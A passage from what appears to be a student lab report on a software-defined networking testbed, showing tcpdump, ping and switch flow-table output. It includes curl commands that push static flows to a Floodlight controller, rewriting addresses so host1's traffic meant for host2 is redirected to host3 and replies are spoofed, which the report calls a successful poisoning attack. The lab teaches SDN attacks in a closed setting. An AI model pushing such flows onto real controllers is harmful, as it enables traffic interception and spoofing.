18:13:43.659518 02:94:80:bb:66:1f > 02:cb:d6:6f:ee:3d, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.3: ICMP echo request, id 2169, seq 37, length 64 18:13:43.659577 02:cb:d6:6f:ee:3d > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2169, seq 37, length 64 18:13:44.661540 02:94:80:bb:66:1f > 02:cb:d6:6f:ee:3d, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.3: ICMP echo request, id 2169, seq 38, length 64 18:13:44.661594 02:cb:d6:6f:ee:3d > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2169, seq 38, length 64 18:13:45.663590 02:94:80:bb:66:1f > 02:cb:d6:6f:ee:3d, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.3: ICMP echo request, id 2169, seq 39, length 64 </pre>										

Fig 61: But all the packets are arriving at host3, though totally unintended.

```

Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
64 bytes from 10.0.0.3: icmp_seq=44 ttl=64 time=1.39 ms
64 bytes from 10.0.0.3: icmp_seq=45 ttl=64 time=1.27 ms
64 bytes from 10.0.0.3: icmp_seq=46 ttl=64 time=1.24 ms
64 bytes from 10.0.0.3: icmp_seq=47 ttl=64 time=1.38 ms
64 bytes from 10.0.0.3: icmp_seq=48 ttl=64 time=1.19 ms
64 bytes from 10.0.0.3: icmp_seq=49 ttl=64 time=1.27 ms
64 bytes from 10.0.0.3: icmp_seq=50 ttl=64 time=0.934 ms
64 bytes from 10.0.0.3: icmp_seq=51 ttl=64 time=1.25 ms
64 bytes from 10.0.0.3: icmp_seq=52 ttl=64 time=1.31 ms
64 bytes from 10.0.0.3: icmp_seq=53 ttl=64 time=2.11 ms
64 bytes from 10.0.0.3: icmp_seq=54 ttl=64 time=1.39 ms
64 bytes from 10.0.0.3: icmp_seq=55 ttl=64 time=1.30 ms
64 bytes from 10.0.0.3: icmp_seq=56 ttl=64 time=1.44 ms
64 bytes from 10.0.0.3: icmp_seq=57 ttl=64 time=1.13 ms
^C
--- 10.0.0.2 ping statistics ---
57 packets transmitted, 57 received, 0% packet loss, time 56100ms
rtt min/avg/max/mdev = 0.903/1.431/9.067/1.036 ms
host1:~>

```

Fig 62: Pinging is stopped.

```

Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
{
  "mac": [
    "02:68:73:a9:50:f6"
  ],
  "vlan": [
    "0x0"
  ]
}
}
}
controller-> curl -X POST -d '{"switch": "8e:24:13:20:7a:4d", "name": "flow-1", "priority": "32768", "in_port": "1", "active": "true", "eth_type": "0x0800", "eth_src": "02:94:80:bb:66:1f", "eth_dst": "02:e1:ce:7a:ed:20", "ipv4_src": "10.0.0.1", "ipv4_dst": "10.0.0.2", "actions": "set_field=eth_dst->02:cb:d6:6f:ee:3d, set_field=ipv4_dst->10.0.0.3, output=3"}' http://localhost:8080/wm/staticflowpusher/json
{"status": "Entry pushed"}controller->
controller->
controller->
controller->
controller-> curl -X POST -d '{"switch": "8e:24:13:20:7a:4d", "name": "flow-2", "priority": "32768", "in_port": "3", "active": "true", "eth_type": "0x0800", "eth_src": "02:cb:d6:6f:ee:3d", "eth_dst": "02:94:80:bb:66:1f", "ipv4_src": "10.0.0.3", "ipv4_dst": "10.0.0.1", "actions": "set_field=eth_src->02:e1:ce:7a:ed:20, set_field=ipv4_src->10.0.0.2, output=1"}' http://localhost:8080/wm/staticflowpusher/json
{"status": "Entry pushed"}controller->

```

Fig 63: To build transparency, the command “curl -X POST -d '{\"switch\": \"8e:24:13:20:7a:4d\", \"name\": \"flow-2\", \"priority\": \"32768\", \"in_port\": \"3\", \"active\": \"true\", \"eth_type\": \"0x0800\", \"eth_src\": \"02:cb:d6:6f:ee:3d\", \"eth_dst\": \"02:94:80:bb:66:1f\", \"ipv4_src\": \"10.0.0.3\", \"ipv4_dst\": \"10.0.0.1\", \"actions\": \"set_field=eth_src->02:e1:ce:7a:ed:20, set_field=ipv4_src->10.0.0.2, output=1\"}' [http://localhost:8080/wm/staticflowpusher/json](\"http://localhost:8080/wm/staticflowpusher/json\")” is run.

```

Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
0x0000: 2000 0604 0002 0000 0207 048e 2413 207a .....$.z
0x0010: 4d04 0302 0002 0602 0078 fe0c 0026 e100 M.....x...&..
0x0020: 0000 8e24 1320 7a4d 1808 001c 1327 aac7 ...$.zM.....'..
0x0030: ee89 e601 01fe 0c00 26e1 0100 0000 0000 .....&.....
0x0040: 2ac0 1900 00 .....*....
^C
20 packets captured
21 packets received by filter
0 packets dropped by kernel
host2:~> sudo tcpdump -i eth1 -eenn
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
18:18:22.957366 02:97:e7:0f:6c:2e > ff:ff:ff:ff:ff:ff, ethertype Unknown (0x8942), length 83:
0x0000: 2000 0604 0002 0000 0207 048e 2413 207a .....$.z
0x0010: 4d04 0302 0002 0602 0078 fe0c 0026 e100 M.....x...&..
0x0020: 0000 8e24 1320 7a4d 1808 001c 1327 aac7 ...$.zM.....'..
0x0030: ee89 e601 01fe 0c00 26e1 0100 0000 0000 .....&.....
0x0040: 2bac ad00 00 .....+....

```

Fig 64: host2 before host1 pings it.

```

Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
0x0000: 2000 0604 0002 0000 0207 048e 2413 207a .....$.z
0x0010: 4d04 0302 0003 0602 0078 fe0c 0026 e100 M.....x...&..
0x0020: 0000 8e24 1320 7a4d 1808 001c 1327 aac7 ...$.zM.....'..
0x0030: ee89 e601 01fe 0c00 26e1 0100 0000 0000 .....&.....
0x0040: 2afa d300 00 .....*....
^C
141 packets captured
141 packets received by filter
0 packets dropped by kernel
host3:~> sudo tcpdump -i eth1 -eenn
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
18:18:22.949676 02:44:e1:e6:9e:5d > ff:ff:ff:ff:ff:ff, ethertype Unknown (0x8942), length 83:
0x0000: 2000 0604 0002 0000 0207 048e 2413 207a .....$.z
0x0010: 4d04 0302 0003 0602 0078 fe0c 0026 e100 M.....x...&..
0x0020: 0000 8e24 1320 7a4d 1808 001c 1327 aac7 ...$.zM.....'..
0x0030: ee89 e601 01fe 0c00 26e1 0100 0000 0000 .....&.....
0x0040: 2bac ad00 00 .....+....

```

Fig 65: host3 before host1 pings host2.

```

Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
64 bytes from 10.0.0.3: icmp_seq=51 ttl=64 time=1.25 ms
64 bytes from 10.0.0.3: icmp_seq=52 ttl=64 time=1.31 ms
64 bytes from 10.0.0.3: icmp_seq=53 ttl=64 time=2.11 ms
64 bytes from 10.0.0.3: icmp_seq=54 ttl=64 time=1.39 ms
64 bytes from 10.0.0.3: icmp_seq=55 ttl=64 time=1.30 ms
64 bytes from 10.0.0.3: icmp_seq=56 ttl=64 time=1.44 ms
64 bytes from 10.0.0.3: icmp_seq=57 ttl=64 time=1.13 ms
^C
--- 10.0.0.2 ping statistics ---
57 packets transmitted, 57 received, 0% packet loss, time 56100ms
rtt min/avg/max/mdev = 0.903/1.431/9.067/1.036 ms
host1:~> ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=1.91 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=1.22 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=1.17 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=1.15 ms
64 bytes from 10.0.0.2: icmp_seq=5 ttl=64 time=1.27 ms

```

Fig 66: host2 is pinged by host1 using the command “ping 10.10.10.2”.

```

Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
0x0040: 20e7 6100 00 +.a..
18:18:53.226910 02:97:e7:0f:6c:2e > ff:ff:ff:ff:ff:ff, ethertype Unknown (0x8942), length 83:
0x0000: 2000 0604 0002 0000 0207 048e 2413 207a .....$.z
0x0010: 4d04 0302 0002 0602 0078 fe0c 0026 e100 M.....X...&..
0x0020: 0000 8e24 1320 7a4d 1808 001c 1327 aac7 ...$.zM.....'..
0x0030: ee89 e601 01fe 0c00 26e1 0100 0000 0000 .....&.....
0x0040: 2c22 ea00 00 ,"...
18:19:08.260267 02:97:e7:0f:6c:2e > ff:ff:ff:ff:ff:ff, ethertype Unknown (0x8942), length 83:
0x0000: 2000 0604 0002 0000 0207 048e 2413 207a .....$.z
0x0010: 4d04 0302 0002 0602 0078 fe0c 0026 e100 M.....X...&..
0x0020: 0000 8e24 1320 7a4d 1808 001c 1327 aac7 ...$.zM.....'..
0x0030: ee89 e601 01fe 0c00 26e1 0100 0000 0000 .....&.....
0x0040: 2c5d a400 00 ,]...
18:19:23.302187 02:97:e7:0f:6c:2e > ff:ff:ff:ff:ff:ff, ethertype Unknown (0x8942), length 83:
0x0000: 2000 0604 0002 0000 0207 048e 2413 207a .....$.z
0x0010: 4d04 0302 0002 0602 0078 fe0c 0026 e100 M.....X...&..
0x0020: 0000 8e24 1320 7a4d 1808 001c 1327 aac7 ...$.zM.....'..
0x0030: ee89 e601 01fe 0c00 26e1 0100 0000 0000 .....&.....
0x0040: 2c98 6400 00 ,.d..

```

Fig 67: Now we see that, as before, host2 is not receiving any packet from host1.

Topology View	List View	Manifest	Graphs	Controller [×]	Controller [×]	Switch [×]	Host1 [×]	Host2 [×]	Host3 [×]	Controller [×]
18:19:23.349875	02:cb:d6:6f:ee:3d	>	02:94:80:bb:66:1f	ethertype IPv4 (0x0800), length 98:	10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2175, seq 30, length 64					
18:19:24.351832	02:94:80:bb:66:1f	>	02:cb:d6:6f:ee:3d	ethertype IPv4 (0x0800), length 98:	10.0.0.1 > 10.0.0.3: ICMP echo request, id 2175, seq 31, length 64					
18:19:24.351880	02:cb:d6:6f:ee:3d	>	02:94:80:bb:66:1f	ethertype IPv4 (0x0800), length 98:	10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2175, seq 31, length 64					
18:19:25.353813	02:94:80:bb:66:1f	>	02:cb:d6:6f:ee:3d	ethertype IPv4 (0x0800), length 98:	10.0.0.1 > 10.0.0.3: ICMP echo request, id 2175, seq 32, length 64					
18:19:25.353853	02:cb:d6:6f:ee:3d	>	02:94:80:bb:66:1f	ethertype IPv4 (0x0800), length 98:	10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2175, seq 32, length 64					
18:19:26.355676	02:94:80:bb:66:1f	>	02:cb:d6:6f:ee:3d	ethertype IPv4 (0x0800), length 98:	10.0.0.1 > 10.0.0.3: ICMP echo request, id 2175, seq 33, length 64					
18:19:26.355715	02:cb:d6:6f:ee:3d	>	02:94:80:bb:66:1f	ethertype IPv4 (0x0800), length 98:	10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2175, seq 33, length 64					
18:19:27.357794	02:94:80:bb:66:1f	>	02:cb:d6:6f:ee:3d	ethertype IPv4 (0x0800), length 98:	10.0.0.1 > 10.0.0.3: ICMP echo request, id 2175, seq 34, length 64					
18:19:27.357846	02:cb:d6:6f:ee:3d	>	02:94:80:bb:66:1f	ethertype IPv4 (0x0800), length 98:	10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2175, seq 34, length 64					
18:19:28.358881	02:94:80:bb:66:1f	>	02:cb:d6:6f:ee:3d	ethertype IPv4 (0x0800), length 98:	10.0.0.1 > 10.0.0.3: ICMP echo request, id 2175, seq 35, length 64					
18:19:28.358851	02:cb:d6:6f:ee:3d	>	02:94:80:bb:66:1f	ethertype IPv4 (0x0800), length 98:	10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2175, seq 35, length 64					
18:19:29.360790	02:94:80:bb:66:1f	>	02:cb:d6:6f:ee:3d	ethertype IPv4 (0x0800), length 98:	10.0.0.1 > 10.0.0.3: ICMP echo request, id 2175, seq 36, length 64					
18:19:29.360835	02:cb:d6:6f:ee:3d	>	02:94:80:bb:66:1f	ethertype IPv4 (0x0800), length 98:	10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2175, seq 36, length 64					
18:19:30.362693	02:94:80:bb:66:1f	>	02:cb:d6:6f:ee:3d	ethertype IPv4 (0x0800), length 98:	10.0.0.1 > 10.0.0.3: ICMP echo request, id 2175, seq 37, length 64					
18:19:30.362734	02:cb:d6:6f:ee:3d	>	02:94:80:bb:66:1f	ethertype IPv4 (0x0800), length 98:	10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2175, seq 37, length 64					
18:19:31.364518	02:94:80:bb:66:1f	>	02:cb:d6:6f:ee:3d	ethertype IPv4 (0x0800), length 98:	10.0.0.1 > 10.0.0.3: ICMP echo request, id 2175, seq 38, length 64					
18:19:31.364563	02:cb:d6:6f:ee:3d	>	02:94:80:bb:66:1f	ethertype IPv4 (0x0800), length 98:	10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2175, seq 38, length 64					
18:19:32.366536	02:94:80:bb:66:1f	>	02:cb:d6:6f:ee:3d	ethertype IPv4 (0x0800), length 98:	10.0.0.1 > 10.0.0.3: ICMP echo request, id 2175, seq 39, length 64					
18:19:32.366597	02:cb:d6:6f:ee:3d	>	02:94:80:bb:66:1f	ethertype IPv4 (0x0800), length 98:	10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2175, seq 39, length 64					
18:19:33.368441	02:94:80:bb:66:1f	>	02:cb:d6:6f:ee:3d	ethertype IPv4 (0x0800), length 98:	10.0.0.1 > 10.0.0.3: ICMP echo request, id 2175, seq 40, length 64					

Fig 68: But host3 is again receiving all the packets, but now with greater transparency.

Topology View	List View	Manifest	Graphs	Controller [×]	Controller [×]	Switch [×]	Host1 [×]	Host2 [×]	Host3 [×]	Controller [×]
<pre> speed: 0 Mbps now, 0 Mbps max LOCAL(bre): addr:8e:24:13:20:7a:4d config: PORT_DOWN state: LINK_DOWN speed: 0 Mbps now, 0 Mbps max OFPET_GET_CONFIG_REPLY (xid=0x4): frags=normal miss_send_len=0 switch-> switch-> switch-> switch-> switch-> switch-> sudo ovs-ofctl dump-flows bre NXST_FLOW reply (xid=0x4): cookie=0xa7ffffec6a7509, duration=152.774s, table=0, n_packets=95, n_bytes=9310, idle_age=0, ip,in_port=3,d1_src=02:cb:d6:6f:ee:3d,d1_dst=02:94:80:bb:66:1f,nw_src=10.0.0.3,nw_dst=10.0.0.1 actions=mod_d1_src:02:e1:ce:7a:ed:20,mod_nw_src:10.0.0.2,output:1 cookie=0xa7ffffec6a7509, duration=096.978s, table=0, n_packets=152, n_bytes=14896, idle_age=0, ip,in_port=1,d1_src=02:94:80:bb:66:1f,d1_dst=02:e1:ce:7a:ed:20,nw_src=10.0.0.1,nw_dst=10.0.0.2 actions=mod_d1_dst:02:cb:d6:6f:ee:3d,mod_nw_dst:10.0.0.3,output:3 cookie=0x0, duration=1498.151s, table=0, n_packets=37, n_bytes=2114, idle_age=20, priority=0 actions=CONTROLLER:65535 switch-> </pre>										

Fig 69: “sudo ovs-ofctl dump-flows bre” is run to identify all the flows that are currently running.

Topology View	List View	Manifest	Graphs	Controller [×]	Controller [×]	Switch [×]	Host1 [×]	Host2 [×]	Host3 [×]	Controller [×]
<pre> switch-> sudo ovs-ofctl dump-flows bre NXST_FLOW reply (xid=0x4): cookie=0xa7ffffec6a7509, duration=152.774s, table=0, n_packets=95, n_bytes=9310, idle_age=0, ip,in_port=3,d1_src=02:cb:d6:6f:ee:3d,d1_dst=02:94:80:bb:66:1f,nw_src=10.0.0.3,nw_dst=10.0.0.1 actions=mod_d1_src:02:e1:ce:7a:ed:20,mod_nw_src:10.0.0.2,output:1 cookie=0xa7ffffec6a7509, duration=096.978s, table=0, n_packets=152, n_bytes=14896, idle_age=0, ip,in_port=1,d1_src=02:94:80:bb:66:1f,d1_dst=02:e1:ce:7a:ed:20,nw_src=10.0.0.1,nw_dst=10.0.0.2 actions=mod_d1_dst:02:cb:d6:6f:ee:3d,mod_nw_dst:10.0.0.3,output:3 cookie=0x0, duration=1498.151s, table=0, n_packets=37, n_bytes=2114, idle_age=20, priority=0 actions=CONTROLLER:65535 switch-> sudo ovs-ofctl dump-flows bre NXST_FLOW reply (xid=0x4): cookie=0xa7ffffec6a7509, duration=200.562s, table=0, n_packets=142, n_bytes=13916, idle_age=0, ip,in_port=3,d1_src=02:cb:d6:6f:ee:3d,d1_dst=02:94:80:bb:66:1f,nw_src=10.0.0.3,nw_dst=10.0.0.1 actions=mod_d1_src:02:e1:ce:7a:ed:20,mod_nw_src:10.0.0.2,output:1 cookie=0xa7ffffec6a7509, duration=054.766s, table=0, n_packets=199, n_bytes=19502, idle_age=0, ip,in_port=1,d1_src=02:94:80:bb:66:1f,d1_dst=02:e1:ce:7a:ed:20,nw_src=10.0.0.1,nw_dst=10.0.0.2 actions=mod_d1_dst:02:cb:d6:6f:ee:3d,mod_nw_dst:10.0.0.3,output:3 cookie=0x0, duration=1545.939s, table=0, n_packets=41, n_bytes=2282, idle_age=21, priority=0 actions=CONTROLLER:65535 switch-> sudo ovs-ofctl dump-flows bre NXST_FLOW reply (xid=0x4): cookie=0xa7ffffec6a7509, duration=204.197s, table=0, n_packets=146, n_bytes=14308, idle_age=0, ip,in_port=3,d1_src=02:cb:d6:6f:ee:3d,d1_dst=02:94:80:bb:66:1f,nw_src=10.0.0.3,nw_dst=10.0.0.1 actions=mod_d1_src:02:e1:ce:7a:ed:20,mod_nw_src:10.0.0.2,output:1 cookie=0xa7ffffec6a7509, duration=058.401s, table=0, n_packets=203, n_bytes=19894, idle_age=0, ip,in_port=1,d1_src=02:94:80:bb:66:1f,d1_dst=02:e1:ce:7a:ed:20,nw_src=10.0.0.1,nw_dst=10.0.0.2 actions=mod_d1_dst:02:cb:d6:6f:ee:3d,mod_nw_dst:10.0.0.3,output:3 </pre>										

Fig 70: To view the increase in the packet counter, the command “sudo ovs-ofctl dump-flows bre” is run multiple times.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
host2:~> ping 10.10.10.1
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data.
```

Fig 71: Now host1 is pinged from host2 using command “ping 10.10.10.1”

```
Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
switch:~> sudo ovs-ofctl dump-flows br0
NXST_FLOW reply (xid=0x4):
 cookie=0xaaffffec6a7508, duration=717.949s, table=0, n_packets=371, n_bytes=36358, idle_age=219, ip,in_port=3,d1_src=02:cb:d6:6f:ee:3d,d1_dst=02:94:80:bb:66:1f,nw_src=10.0.0.3,nw_dst=10.0.0.1 actions=mod_d1_src:02:e1
:ce:7a:ed:20,mod_nw_src:10.0.0.2,output:1
 cookie=0xaaffffec6a7509, duration=1072.153s, table=0, n_packets=428, n_bytes=41944, idle_age=219, ip,in_port=1,d1_src=02:94:80:bb:66:1f,d1_dst=02:e1:ce:7a:ed:20,nw_src=10.0.0.1,nw_dst=10.0.0.2 actions=mod_d1_dst:02:c
b:d6:6f:ee:3d,mod_nw_dst:10.0.0.3,output:3
 cookie=0x0, duration=2063.326s, table=0, n_packets=60, n_bytes=3108, idle_age=163, priority=0 actions=CONTROLLER:65535
switch:~> sudo ovs-ofctl dump-flows br0
NXST_FLOW reply (xid=0x4):
 cookie=0xaaffffec6a7508, duration=720.974s, table=0, n_packets=371, n_bytes=36358, idle_age=222, ip,in_port=3,d1_src=02:cb:d6:6f:ee:3d,d1_dst=02:94:80:bb:66:1f,nw_src=10.0.0.3,nw_dst=10.0.0.1 actions=mod_d1_src:02:e1
:ce:7a:ed:20,mod_nw_src:10.0.0.2,output:1
 cookie=0xaaffffec6a7509, duration=1075.178s, table=0, n_packets=428, n_bytes=41944, idle_age=222, ip,in_port=1,d1_src=02:94:80:bb:66:1f,d1_dst=02:e1:ce:7a:ed:20,nw_src=10.0.0.1,nw_dst=10.0.0.2 actions=mod_d1_dst:02:c
b:d6:6f:ee:3d,mod_nw_dst:10.0.0.3,output:3
 cookie=0x0, duration=2066.351s, table=0, n_packets=60, n_bytes=3108, idle_age=166, priority=0 actions=CONTROLLER:65535
switch:~>
```

Fig 72: To view the increase in the packet counter, the command “sudo ovs-ofctl dump-flows br0” is run multiple times.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
host3:~> ping 10.10.10.1
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data.
P
```

Fig 73: host1 is pinged by host3 now.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
switch:~> sudo ovs-ofctl dump-flows br0
NXST_FLOW reply (xid=0x4):
 cookie=0xaaffffec6a7508, duration=783.158s, table=0, n_packets=371, n_bytes=36358, idle_age=284, ip,in_port=3,d1_src=02:cb:d6:6f:ee:3d,d1_dst=02:94:80:bb:66:1f,nw_src=10.0.0.3,nw_dst=10.0.0.1 actions=mod_d1_src:02:e1
:ce:7a:ed:20,mod_nw_src:10.0.0.2,output:1
 cookie=0xaaffffec6a7509, duration=1137.363s, table=0, n_packets=428, n_bytes=41944, idle_age=284, ip,in_port=1,d1_src=02:94:80:bb:66:1f,d1_dst=02:e1:ce:7a:ed:20,nw_src=10.0.0.1,nw_dst=10.0.0.2 actions=mod_d1_dst:02:c
b:d6:6f:ee:3d,mod_nw_dst:10.0.0.3,output:3
 cookie=0x0, duration=2128.536s, table=0, n_packets=60, n_bytes=3108, idle_age=228, priority=0 actions=CONTROLLER:65535
switch:~> sudo ovs-ofctl dump-flows br0
NXST_FLOW reply (xid=0x4):
 cookie=0xaaffffec6a7508, duration=790.510s, table=0, n_packets=371, n_bytes=36358, idle_age=291, ip,in_port=3,d1_src=02:cb:d6:6f:ee:3d,d1_dst=02:94:80:bb:66:1f,nw_src=10.0.0.3,nw_dst=10.0.0.1 actions=mod_d1_src:02:e1
:ce:7a:ed:20,mod_nw_src:10.0.0.2,output:1
 cookie=0xaaffffec6a7509, duration=1144.714s, table=0, n_packets=428, n_bytes=41944, idle_age=291, ip,in_port=1,d1_src=02:94:80:bb:66:1f,d1_dst=02:e1:ce:7a:ed:20,nw_src=10.0.0.1,nw_dst=10.0.0.2 actions=mod_d1_dst:02:c
b:d6:6f:ee:3d,mod_nw_dst:10.0.0.3,output:3
 cookie=0x0, duration=2135.887s, table=0, n_packets=60, n_bytes=3108, idle_age=235, priority=0 actions=CONTROLLER:65535
switch:~>
```

Fig 74: To view the increase in the packet counter, the command “sudo ovs-ofctl dump-flows br0” is run multiple times.

Observations and Conclusion

Here we consider host3 as the attacker and host1 as the victim. We see that when host1 pings host2, though packets are meant to be sent to host2, host3 receives it. As seen in the above screenshot, the source remains host1 but the destination is host3 and not host2. This is the scenario of a successful attack. This is also called as conflicting flow. We also see the similar conflicting flow when host2 pings host1.

Thus this experiment rightfully demonstrates one of the many network poisoning attacks. This experiment shows that the network topology information based on the LLDP protocol is compromised in our attack.